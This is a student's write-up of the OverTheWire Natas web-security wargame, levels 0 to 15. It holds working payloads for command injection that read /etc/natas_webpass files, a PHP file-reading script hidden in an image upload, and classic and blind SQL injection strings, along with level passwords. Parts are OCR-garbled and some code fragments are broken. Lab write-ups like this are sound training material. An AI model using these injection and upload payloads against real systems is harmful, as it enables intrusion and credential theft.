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(natas overthewire level 0 – level 15 submission)

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# Introduction

OverTheWire's Natas wargame offers a useful environment for learning and implementing different web security strategies. The game is divided into several stages, each of which teaches a different attack vector or vulnerability, like directory traversal, SQL injection, and credential leak. I worked through 15 progressively more complicated levels in this exercise to improve my knowledge of web application security. The actions done, strategies employed, and insights acquired during these stages are recorded in this report.

# **Declaration**

I, M A Amantha, declare that this report is the result of my own work. I have completed all the tasks described in this report independently and have used only the resources and tools allowed as per the module guidelines. Any assistance received has been duly acknowledged, and all sources of information have been cited.

### LEVEL 0

Use the given login credentials to login to the level 0.

Username-natas0

Password-natas0

URL- http://natas0.natas.labs.overthewire.org

#### **Steps**

- 1. Login to the level using the Credentials.
- 2. Right click on the web page.
- 3. Go to view page source.
- 4. You can find the password commented in the page source.

```
Line wrap

| (ktml) | (kead) |
```

Password to the next level is OnzCigAq7t2iALyvU9xcHlYN4MlkIwlq.

### **LEVEL 0- LEVEL 1**

Username: natas1

Password: 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

URL: <a href="http://natas1.natas.labs.overthewire.org">http://natas1.natas.labs.overthewire.org</a>

#### **Steps**

- 1. Login to the level using the Credentials.
- 2. Click clrl + u ( short cut key to the view page source )
- 3. You can find the password commented in the page source.

Password to the next level is TguMNxKo1DSa1tujBLuZJnDUlCcUAPII.

### **LEVEL 1- LEVEL 2**

Username: natas2

URL: <a href="http://natas2.natas.labs.overthewire.org">http://natas2.natas.labs.overthewire.org</a>

Password: TguMNxKo1DSa1tujBLuZJnDUlCcUAPII

#### **Steps**

- 1. Login to the level using the Credentials.
- 2. Right click and view page source.
- 3. We can find a hint.
  - <img src="files/pixel.png">
- 4. Edit the address bar and access the files directory.
  - <a href="http://natas2.natas.labs.overthewire.org/files/">http://natas2.natas.labs.overthewire.org/files/</a>

# Index of /files

<b>Name</b>	Last modified	Size Description
Parent Director	у.	
pixel.png	2024-07-17 15:52	303
users.txt	2024-07-17 15:52	145

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

- 5. Select users.txt
- 6. We can figure out the level's password.

# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtcpzBmH

Password to the next level is 3gqisGdR0pjm6tpkDKdlWO2hSvchLeYH

### **LEVEL 2-LEVEL 3**

Username: natas3

URL: http://natas3.natas.labs.overthewire.org

Password: 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH

#### <u>Steps</u>

- 1. Login to the level using the Credentials.
- 2. Right click and view page source.
- 3. We can find a hint.
- 4. Explore the `robots.txt` file.

User-agent: \*
Disallow: /s3cr3t/

- 5. Check the disallowed directory.
- 6. Select users.txt

# Index of /s3cr3t



Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

- 7.
- 8. We can figure out the level's password

natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

Password to the next level is QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

### **LEVEL 3- LEVEL 4**

Username: natas4

URL: http://natas4.natas.labs.overthewire.org


Password: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

#### **Steps**

- 1. Login to the level using the Credentials.
- 2. View the page source for any hidden clues.

12 (hl>natas4(/hl>
13 (div id="content")
14
15 Access disallowed. You are visiting from "http://natas4.natas.labs.overthewire.org/index.php" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"
16 (br/)
17 (div id="viewsource"><a href="index.php">Refresh page</a></div>
18 (/div)
18 (/div)

3. Setup burp suite and start intercepting.




4. Send request to burp suite and modify the referer.

```
7 Referer:
http://natas5.natas.labs.overthewire.org/index.php 4

8 Authorization: Basic
bmF0YXM001FyeVpYYzJ1MHphaFVMZEhydEh4en1Za2o10WtVeExR

9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
```

5. Forward the modified request to get the password for the next level.





Password to the next level is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

# **LEVEL 4- LEVEL 5**


Username: natas5

URL: http://natas5.natas.labs.overthewire.org

Password: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

#### **Steps**

- 1. Login to the level using the Credentials.
- 2. Click ctrl + shift + I to get the developer tools.
- 3. In the storage tab find the "Cookies" section. This will show all the cookies set by the website.



4. Setup burp suite and start intercepting.

```
8 Connection: keep-alive

9 Cookie: _ga_RDOK2239G0=

GS1.1.1723608332.1.1.1723608349.0.0.0; _ga=

GA1.1.910223653.1723608332; loggedin=0

10 Upgrade-Insecure-Requests: 1

11 Priority: u=0, i
```

5. Modify the cookie value.


```
9 Cookie: _ga_RD0K2239G0=
    GS1.1.1723608332.1.1.1723608349.0.0.0; _ga=
    GA1.1.910223653.1723608332; loggedin=1

10 Upgrade-Insecure-Requests: 1

11 Priority: u=0, i

12
13
```

6. Forward the modified request to get the password for the next level.



Password to the next level is 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

### **LEVEL 5- LEVEL 6**

Username: natas6

URL: http://natas6.natas.labs.overthewire.org

Password: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

#### **Steps**

- 1. Login to the level using the Credentials.
- 2. Click view source code.
- 3. We can find a clue (directory location)

```
include "includes/secret.inc";
if(array_key_exists("submit", $_POST)) {
```

- 4. Go to the directory by changing the address.
- 5. View page source (Ctrl + u)

```
1 <?
2 $secret = "FOEIUWGHFEEUHOFUOIU";
3 ?>
4
```

6. Copy the secret code and submit it to get the password to the next level.



Password to the next level is bmg8SvU1LizuWjx3y7xkNERkHxGre0GS.

### **LEVEL 6- LEVEL 7**

Username: natas7

URL: http://natas7.natas.labs.overthewire.org

Password: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS


#### **Steps**

1. Login to the level using the Credentials.

2. Check page source for any hidden clues.

```
12 <h1>natas7</h1>
13 <div id="content">
14
15 <a href="index.php?page=home">Home</a>
16 <a href="index.php?page=about">About</a>
17 <br/>
18 <br/>
19 this is the about page
20
21 <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
22 </div>
23 </body>
24 </html>
25
```

- 3. Change the address to the given hint directory to get the password to the next level.
  - http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas\_webpas s/natas8



Password to the next level is xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q.

### **LEVEL 7- LEVEL 8**

Username: natas8

URL: http://natas8.natas.labs.overthewire.org

Password: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

#### **Steps**

- 1. Login to the level using the Credentials.
- 2. Check page source for any hidden clues.

```
$\text{sencodedSecret} = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}
```

- 3. Reverse the function to get the secret code.
  - Open the kali terminal.
  - Run the command
    - o echo "3d3d516343746d4d6d6c315669563362" | xxd -r -p | rev | base64 -d
      - xxd -r -p (converts hex to binary data)
      - rev (reverse the string)
      - base64 -d (Decodes the reversed string from base64)

4. Copy the secret code and submit it to get the password to the next level.



Password to the next level is ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t

# **LEVEL 8- LEVEL 9**

Username: natas9

URL: http://natas9.natas.labs.overthewire.org

Password: ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t


#### **Steps**

- 1. Login to the level using the Credentials.
- 2. Check page source for any hidden clues.
- 3. Understand the search functionality.

```
$\text{if(array_key_exists("needle", $_REQUEST)) {
          $key = $_REQUEST["needle"];
}

if($key != "") {
          passthru("grep -i $key dictionary.txt");
}
```

- 4. Test for command injection.
  - http://natas9.natas.labs.overthewire.org/?needle=;ls
- 5. Inject the command to read the password.
  - http://natas9.natas.labs.overthewire.org/?needle=;cat%20/etc/natas\_webpass /natas10



Password to the next level is t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu

### **LEVEL 9- LEVEL 10**

Username: natas10

URL: http://natas10.natas.labs.overthewire.org

Password: t7l5VHvpa14sJTUGV0cbEsbYfFP2dmOu

#### **Steps**


- 1. Login to the level using the Credentials.
- 2. Check page source for any hidden clues.
- 3. Understand the search functionality

```
<!
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
</pre>
```

- 4. Inject the command using %20Acat%20 instead of ;cat.
  - http://natas10.natas.labs.overthewire.org/?needle=%20%0Acat%20/etc/natas\_ \_webpass/natas11



Password to the next level is UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk

### **LEVEL 10-LEVEL 11**

Username: natas11

URL: http://natas11.natas.labs.overthewire.org

Password: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk

#### **Steps**

- 1. Login to the level using the Credentials.
- 2. Check page source for any hidden clues.
- 3. Understand the encryption.


```
function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
        if(is_array\{stempdata) & & array_key_exists("showpassword", $tempdata) & & array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#{?:[a-f\d]{6}})$/i', $tempdata['bgcolor'])) {
            $mydatal'showpassword'] = $tempdata['showpassword'];
            $mydatal'bgcolor'] = $tempdata['bgcolor'];
        }
    }
    return $mydata;
}

function saveData($d) {
        setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}


$data = loadData($defaultdata);

if(array_key_exists("bgcolor", $_REQUEST)) {
        if (preg_match('/^#{?:[a-f\d]{6}})$/i', $_REQUEST['bgcolor'])) {
            $data['bgcolor'] = $_REQUEST['bgcolor'])}
}
saveData($data);
```


4. Determine the XOR key.



5. Generate the new Encrypted cookie.



6. Modify the cookie.



7. Reload the page, there we can find the password for the next level.



Password to the next level is yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

### **LEVEL 11- LEVEL 12**

Username: natas12

URL: http://natas12.natas.labs.overthewire.org

Password: yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB

#### <u>Steps</u>

- 1. Login to the level using the Credentials.
- 2. Analyze the file upload form.

```
function makeRandomPath($dir, $ext) {
    do {
        $path = $dir."/".genRandomString().".".$ext;
    } while(file_exists($path));
    return $path;
}

function makeRandomPathFromFilename($dir, $fn) {
        $ext = pathinfo($fn, PATHINFO_EXTENSION);
        return makeRandomPath($dir, $ext);
}
```

3. Create a php file and upload.

```
GNU nano 8.1 natas.php

cho file_get_contents('/etc/natas_webpass/natas13');
```


4. Check file upload restrictions

```
18
19
1000
20
20
20
21
Content-Disposition: form-data; name="filename"


22
23
w7xgclcc3j.jpg
24
25
Content-Disposition: form-data; name="uploadedfile"; filename="natas.php"

26
Content-Type: application/x-php
```

- 5. Bypass the file type restrictions.
  - Change .jpg to .php
- 6. Click and open the uploaded file.



7. Retrieve the password.



 $Password\ to\ the\ next\ level\ is\ trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC$ 

### **LEVEL 12-LEVEL 13**

Username: natas13

URL: http://natas13.natas.labs.overthewire.org

Password: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

#### **Steps**

1. Login to the level using the Credentials.

- 2. Analyze the file upload form.
- 8. Check file upload restrictions



- 3. Upload the image
- 4. Bypass the file type restrictions and add php code to the image

```
-----8572938544866201621080811200
Content-Disposition: form-data; name="filename"
yvu01sqezb.php
            -----8572938544866201621080811200
Content-Disposition: form-data; name="uploadedfile"; filename="
image.php"
Content-Type: application/x-php
ÿØÿàJFIFÿÛ " # " ( %"1!%)-...383-7(-.+
q#BR±Ñ3bs; 24SrÁÂá$5CÒðTc¢ñ%dtâÿÄÿÄÿÚ?9âÜà^Þ©üé-å÷+@o=ãó¢ÜjêÞÕ)RÚ)ZF"
29«ökl%, Iu:Hìª
<?php
echo "The password is "
echo file_get_contents('/etc/natas_webpass/natas13');
(]ÌÆÁ¯1?Z2¾o´4¦d¦gxó¦Ç³(ö6Cm@²©*@B¶ÛzÆsÃí²ö~o#ÁÌ×§WS:`Ç_:ùÂó'2á»L`èÕ
å·X¤ÍÕòÖ¢¢µnguEoO´ÝA.PD¾4¼&ÙÕ³ìZ ù±ÔOMKoƾc-aTér?RóYZâþ¢Îàï¦æ"Oh6WÌF
ði-rôGÒôÒ-Xi**HƘYÓxó{TR\èúa¶~:10:R®}ËÞR5(rcCôe′t ni®¥úJÐ9ÿ4~Uû@ c/b
```

5. Click and open the uploaded file.

6. Retrieve the password.



Password to the next level is z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

### **LEVEL13-14**

Username: natas14


URL: http://natas14.natas.labs.overthewire.org

Password: z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

#### **Steps**


1. Login to the level using the Credentials.

- 2. Understand the Backend Logic
  - SELECT \* FROM users WHERE username = 'user\_input' AND password = 'password\_input';
- 3. Test for SQL Injection Vulnerability
  - "OR 1=1;#



#### **Explanation-**

- "Closes the string that was opened by the original query.
- **OR 1=1**: This is a logical condition that is always true.
- ; This symbol ends the current SQL statement.
- # is a comment indicator. Everything after # on that line is ignored by the SQL engine.
- 4. Retrieve the password.



Password to the next level is SdqlqBsFcz3yotlNYErZSZwblkm0lrvx.

## **LEVEL 14-LEVEL 15**

Username: natas15


URL: http://natas15.natas.labs.overthewire.org

Password: SdqlqBsFcz3yotlNYErZSZwblkm0lrvx

#### **Steps**

1. Login to the level using the Credentials.


- 2. Understand the backend logic.
- 3. Check the username natas16




- 4. Try intercepting the sql command.
- 5. Send it to the repeater.
- 6. Change the sql command.
  - username=natas16" and (select length(password)=1 from users where username = "natas 16")#
- 7. url encode the command
  - username=natas16"
     and+(select+length(password)%3d1+from+users+where+username%3d"natas
     16")%23


\_

#### 8. Send it to the intruder.




#### 9. Start a sniper attack to get the length of the password.






#### 32 characters.

10. Change the sql command to retrive the password.




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
- 11. Start a cluster bomb attack to retrieve the password to the next level.
  - Payload set 1



payload set 2



- 12. Start the attack.
- 13. Note down all the characters in length 1140



Password to the next level retrieved from the above hPkjKYviLQctEW33QmuXL6eDVfMW4sGo